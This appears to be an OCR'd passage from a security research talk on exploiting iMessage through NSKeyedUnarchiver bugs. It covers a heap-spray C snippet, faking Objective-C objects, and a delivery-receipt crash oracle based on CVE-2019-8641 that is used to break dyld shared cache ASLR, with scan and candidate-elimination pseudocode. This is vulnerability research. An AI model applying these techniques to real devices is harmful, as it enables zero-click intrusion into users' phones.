
Exploitation Idea



Being Blind

Next problem: Address Space Layout Randomization (ASLR) randomizes location of a process' memory regions

=> Location of faked object and library functions unknown




Heap Spraying on iOS

- Old technique, still effective today
- Idea: allocate a lot of memory until some allocation is always placed at known address
- Exploits low ASLR entropy of heap base
- In case of iMessage, heap spraying is possible by abusing NSKeyedUnarchiver features
- Try it at home:

```
void spray() {
    const size_t size = 0x4000; // Pagesize
    const size_t count = (256 * 1024 * 1024) / size;
    for (int i = 0; i < count; i++) {
        int* chunk = malloc(size);
        *chunk = 0x41414141;
    }

    int* addr = (int*)0x110000000;
    printf("0x110000000: 0x%x\n", *addr);
    // 0x110000000: 0x41414141
}
```

Exploitation Idea



Dealing with Library ASLR

Idea 1: Work around ASLR


- Common technique for that: partial pointer corruption
  - Not applicable here
- Other idea: perform heap spray with objects that contain addresses to “interesting” objects
  - => Get unknown addresses “filled in” by the application without knowing them
- Tricky, but likely possible with enough work

Idea 2: “Properly” break ASLR first

- Somehow infer the ASLR shift, thus revealing the library addresses in memory
- Challenge here: construct some communication channel over which to transmit the information

Spraying With Pointers


- Rough idea: use heap spray to fake ObjC objects *without* knowing library addresses
- Problem: don't know library addresses so can't execute code
- BUT: if we can spray with objects containing pointers, it might be possible to achieve better memory corruption primitives



Example: Faking NSArrays Without ASLR Bypass

- NSKeyedUnarchiver allows decoding a C-style array of Class pointer (for whatever reason…)
- An ObjC object in memory starts with a pointer to a Class instance
- => Can create somewhat legitimate instances of existing ObjC classes without knowing their addresses

```
{
   ”NSArray”,
   “NSArray”,
   “NSArray”,
   …
}
__NSKeyedCoderOldStyleArray<Class*>
```





```
(lldb) x/8gx 0x110000000
0x110000000: 0x00000001903fc4a8 0x00000001903fc4a8
0x110000010: 0x00000001903fc4a8 0x00000001903fc4a8
```

Memory chunk now looks like a valid NSArray instance!

Corrupting ObjC Classes For Fun And No Profit

- Upon freeing the fake ObjC object, the refcount of a referenced Object is decremented
- Result: decrements 2nd field in Class instance
- Happens to be pointer to the superclass
- => Can corrupt inheritance hierarchy at runtime without breaking ASLR
- Kinda hilarious, but not immediately useful (?)
- Didn't pursue this further, but probably possible to get better primitives in similar ways...



Defeating ASLR, Option 2

Goal:

Somehow infer the ASLR shift of the libraries

Two Requirements:

1. Some communication channel to send information back to attacker
2. Some way to exploit the vulnerability to leak some useful information

iMessage Receipts

- iMessage automatically sends receipts to the sender
  - Delivery receipts: message arrived in imagent
  - Read receipts: user saw message in app
- Read receipts can be turned off, delivery receipts cannot
- Similar features in other messengers

Received delivery + read receipt

Received delivery receipt

Received no receipt at all

Building an Oracle

```
processMessage(msgData):
    msg = parsePlist(msgData)

    # Extract some keys
    atiData = msg['ati']
    ati = nsUnarchive(atiData)

    # More stuff happens

    sendDeliveryReceipt()

    # ...
```

- Left side shows pseudocode for imagent's handling of iMessages
- NSKeyedUnarchiver bug(s) can be triggered at `nsUnarchive()`
- Delivery receipt only sent afterwards
  => If unarchiving causes crash, no delivery receipt will be sent!
- imagent will just restart after a crash
  => Have a (crash) oracle!

Defeating ASLR, Option 2

Goal:

Somehow infer the ASLR shift of the libraries


Two Requirements:

✔️ Some communication channel to send information back to attacker

✗ Some way to exploit the vulnerability to leak some useful information

Dyld Shared Cache

- Prelinked blob of most system libraries on iOS
- Mapped somewhere between 0x180000000 and 0x280000000 (4GB)
- Around 1GB in size
- Randomization granularity: 0x4000 bytes (large pages)
- **Same address in every process, only randomized during boot**



Building an Oracle 

```
oracle_cve_2019_8641(addr):
    if isMapped(addr):
        val = deref(addr)
        if isZero(val) or
           hasMSBSet(val) or
           pointsToObjCObject(val):
            return True
    return False
```


- The oracle function on the left can be constructed from CVE-2019-8641
  - Likely other bugs will yield somewhat similar oracle functions
- Triggering the bug with a given address will only not crash if
  - Address is mapped, and
  - Value at address looks somewhat like a valid ObjC object or tagged pointer
- Crash can be detected due to missing delivery receipt

Part 0: Create a Shared Cache Profile (Offline)

- Compute a “profile” of the shared cache by applying the oracle function to every QWord of the shared cache binary
- Result looks similar to the one shown below
- dyld_shared_cache is the same binary for same model + iOS version
- In practice, there’s also a third, “unknown” state used for example for writable memory regions. Here, querying the oracle might return true or false


Part 1: Linear Memory Scan

```
find_addr_in_shared_cache():
    start = 0x180000000
    end = 0x280000000
    step = 256 * 1024**2 # (256 MB)
    for a in range(start, end, step):
        if oracle(a):
            return a
```




Part 2: Compute Candidates (Offline)

- Goal: determine all possible base addresses that result in no crash when querying found address (0x190074000)
- Simple: iterate over profile in page-sized steps, if bit is 1 (or unknown), mark as candidate
- In practice yields around 30000 possible base addresses



Part 3: Candidate Elimination




After querying 0x19020c028, roughly half of the remaining candidates can be discarded. Repeat until only one candidate left.

Checkpoint


- ✅ Vulnerability in NSUnarchiver API, triggerable without interaction via iMessage
- ✅ Can dereference arbitrary absolute address, treat as ObjC Object pointer
- ✅ Have bypassed ASLR, know address of dyld_shared_cache

Exploitation Idea



